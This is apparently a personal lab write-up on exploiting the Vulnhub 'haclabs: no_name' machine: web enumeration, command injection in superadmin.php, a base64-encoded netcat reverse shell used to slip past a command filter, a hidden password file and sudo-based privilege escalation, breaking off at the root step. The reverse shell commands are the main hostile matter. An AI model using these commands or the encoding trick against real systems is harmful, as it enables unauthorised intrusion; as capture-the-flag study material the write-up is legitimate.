
Vulnhub haclabs: no_name


Monday, 19 September 2022 4:38 PM

- The machine has 1 port open: 80
- After doing a gobuster with big.txt wordlist, brute-forcing .php and .html resources, I found superadmin.php
- It seems to actually send packets to the IP address specified
- Seeing if this functionality has a command injection vulnerability
  "| id" seems to print out information where as other commands do not output anything
- Pinging the windows machine to see if it can get pinged
  the command seems to work, although it continuously pings (this is how ping works)
- Trying to find a way of injecting a command to get a reverse shell
- The command "|cat superadmin.php" shows which commands and strings are prohibited so I am looking for a way to encode a reverse shell command



```
┌──(kali㉿kali)-[~/Desktop/no_name/images]
└─$ echo "nc 192.168.57.8 4444 -e /bin/bash" | base64
bmMgMTkyLjE2OC41Ny44IDQ0NDQgLWUgL2Jpbi9iYXNoCg==
```

  Will run the command '| echo "bmMgMTkyLjE2OC41Ny44IDQ0NDQgLWUgL2Jpbi9iYXNoCg==" | base64 -d | bash'
- For some reason nc.traditional worked as opposed to nc



```
┌──(kali㉿kali)-[~/Desktop/no_name/images]
└─$ echo "nc.traditional 192.168.57.8 4444 -e /bin/bash" | base64
bmMudHJhZGl0aW9uYWwgMTkyLjE2OC41Ny44IDQ0NDQgLWUgL2Jpbi9iYXNoCg==

┌──(kali㉿kali)-[~/Desktop/no_name/images]
└─$ echo "bmMudHJhZGl0aW9uYWwgMTkyLjE2OC41Ny44IDQ0NDQgLWUgL2Jpbi9iYXNoCg==" | base64 -d | bash
```

- Under the /home/yash directory there's a flag1.txt file which contains a hint "Due to some security issues,I have saved haclabs password in a hidden file"
- Using find "/ -type f -user yash" to find the hidden file
  /usr/share/hidden/.passwd
- The password is haclabs1234, using cat etc to get the syntax of the username
  haclabs:haclabs1234
- Using "su -l haclabs" to switch users
- After using "sudo -l" to see which binaries can be ran without root it seems that find can be
  Using GTFOBins and looking for a find command that escalates privileges to root